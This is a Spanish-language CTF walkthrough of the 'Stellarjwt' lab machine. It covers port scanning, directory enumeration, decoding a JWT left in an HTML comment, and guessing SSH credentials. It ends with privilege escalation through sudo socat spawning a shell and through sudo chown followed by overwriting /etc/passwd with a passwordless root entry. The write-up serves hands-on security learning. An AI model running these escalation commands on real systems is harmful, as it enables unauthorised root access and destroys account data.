

## STELLARJWT



# Stellarjwt

**Autor:** Alv-fh

**Dificultad:** Fácil

**Fecha de creación:**  
25/10/2024

### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip stellarjwt.zip
```

```
Archive: stellarjwt.zip
inflating: auto_deploy.sh
inflating: stellarjwt.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh stellarjwt.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

### CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2 kali/Desktop
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.099 ms
/home/kali/Desktop/Stellarjwt

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.099/0.099/0.099/0.000 ms
```


## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-05 11:22 EST
Nmap scan report for 172.17.0.2
Host is up (0.000048s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 13:fd:a1:b2:31:9d:ea:33:a1:43:af:44:20:3a:12:12 (ECDSA)
|_ 256 a0:4f:c4:a9:00:af:cb:78:28:fd:94:c0:86:28:dc:a1 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: NASA Hackeada
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



El astrónomo alemán que descubrió neptuno

Johann Gottfried Galle

## ENUMERACIÓN

## Con gobuster buscamos archivos y directorios

```


$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: py,html,txt,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 1905]
/universe (Status: 301) [Size: 311] [→ http://172.17.0.2/universe/]
Progress: 86057 / 1102805 (7.8%)^Z

```



```

77
78 NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio
79 Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
80 La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración
81 Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances
82
83 Los logros más famosos de la NASA incluyen las misiones Apollo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que f
84 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema so
85 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológi
86
87 NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio
88 Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
89 La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración
90 Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances
91
92 Los logros más famosos de la NASA incluyen las misiones Apollo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que f
93 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema so
94 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológi
95
96 NASA: La Administración Nacional de Aeronáutica y del Espacio (NASA) es una agencia del gobierno de los Estados Unidos responsable de la investigación civil y militar en el espacio
97 Fue fundada el 29 de julio de 1958, sucediendo al Comité Asesor Nacional de Aeronáutica (NACA).
98 La NASA ha sido responsable de algunos de los avances tecnológicos más importantes en la historia moderna, incluidos los aterrizajes en la Luna, las misiones de exploración
99 Además, ha desarrollado tecnologías que han tenido impactos significativos en la vida diaria de las personas, desde mejoras en la comunicación y la medicina, hasta avances
100
101 Los logros más famosos de la NASA incluyen las misiones Apollo, que llevaron al hombre a la Luna por primera vez en 1969, y los programas de transbordadores espaciales que f
102 Actualmente, la NASA se enfoca en explorar el espacio profundo, desarrollar tecnologías para futuras misiones a Marte, y la búsqueda de vida extraterrestre en el sistema so
103 La NASA también colabora con agencias espaciales internacionales y empresas privadas para llevar a cabo sus misiones de exploración, investigación y desarrollo tecnológi
104
105 -->
106
107 c# - eyjhg6ci0iJiuz1IINiIsInR5SCi6IkpXVCJ9.eyJ2ZWZlI0IuXHMONTY3ODkwIiwidXNlciI6Im5lcHRlbnM1LCJpYXQiOiJEMTYyMzkwMjJ9.t-UG_wEBJdc_t0spVGKKNaov0eNmwzVQ0fQ6G3PCE -->
108
109 </body>

```

Como vemos encontramos información sobre la NASA y una cadena

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlciI6Im5lcHR1bm8iLCJpYXQiOiE1MTYyMzkwMjJ9.t-UG\_wEbJdc\_t0spVGKkNaoVaOeNnQwzvQOfq0G3PcE

Nos vamos a cyberchef



The screenshot shows the CyberChef web application interface. At the top, a green bar contains a play button icon. Below it, the input field contains the JWT token: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlciI6Im5lcHR1bm8iLCJpYXQiOiE1MTYyMzkwMjJ9.t-UG_wEbJdc_t0spVGKkNaoVaOeNnQwzvQOfq0G3PcE`. The output section, titled "Output", displays the decoded JSON object: 

```
{  "sub": "1234567890",  "user": "neptuno",  "iat": 1516239022}
```

obtenemos un user neptuno y como tenemos el nombre del descubridor de neptuno, Johann Gottfried Galle, probamos a conectarnos por ssh

`neptuno/Gottfried`

## EXPLOTACIÓN

```
# ssh neptuno@172.17.0.2
neptuno@172.17.0.2's password:
Permission denied, please try again.
neptuno@172.17.0.2's password:
Permission denied, please try again.
neptuno@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)
Last login: Wed Oct 23 21:02:33 2024 from 172.17.0.1
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 21:02:33 2024 from 172.17.0.1
neptuno@01013834dadb:~$
```

Listando directorios encontramos esta carta

```
neptuno@01013834dadb:~$ cat .carta_a_la_NASA.txt
```

Buenos días, quiero entrar en la NASA. Ya respondí las preguntas que me hicieron. Se las respondo de nuevo por aquí.

¿Qué significan las siglas NASA? -> National Aeronautics and Space Administration

¿En que año se fundó la NASA? -> 1958

¿Quién fundó la NASA? -> Eisenhower

Vemos que tenemos tres usuarios

```
neptuno@01013834dadb:~$ cd ..
neptuno@01013834dadb:/home$ ls
elite nasa neptuno
```

Nos hacemos nasa con Eisenhower

```
neptuno@01013834dadb:/home$ su nasa
Password:
nasa@01013834dadb:/home$
```

Buscamos permisos sudo para nasa

## ESCALADA DE PRIVILEGIOS

```
nasa@01013834dadb:/home$ sudo -l
Matching Defaults entries for nasa on 01013834dadb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User nasa may run the following commands on 01013834dadb:
    (elite) NOPASSWD: /usr/bin/socat
nasa@01013834dadb:/home$
```

Consultando en

<https://gtfobins.github.io/gtfobins/socat/#sudo>

**sudo socat stdin exec:/bin/sh**

Nos hacemos elite

```
nasa@01013834dadb:~$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
2024/11/05 18:56:00 socat[4515] W address is opened in read-write mode but only
supports read-only
whoami
elite
script /dev/null -c bash
Script started, output log file is '/dev/null'.
elite@01013834dadb:/home/nasa$
```

Busco permisos sudo

```
elite@01013834dadb:/home/nasa$ sudo -l
sudo -l
Matching Defaults entries for elite on 01013834dadb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User elite may run the following commands on 01013834dadb:
    (root) NOPASSWD: /usr/bin/chown
elite@01013834dadb:/home/nasa$
```

Hacemos que el usuario **elite** sea el propietario del **/etc/passwd**

**sudo chown elite:elite /etc/passwd**

Ahora, ya podemos modificarlo y como no tenemos editores, con echo

**echo "root::0:0:root:/root:/bin/bash" > /etc/passwd**

Nos hacemos root

```
elite@c0ff59012f72:/home/nasa$ su root
root@c0ff59012f72:/home/nasa# whoami
root
root@c0ff59012f72:/home/nasa#
```

Buen día 🙌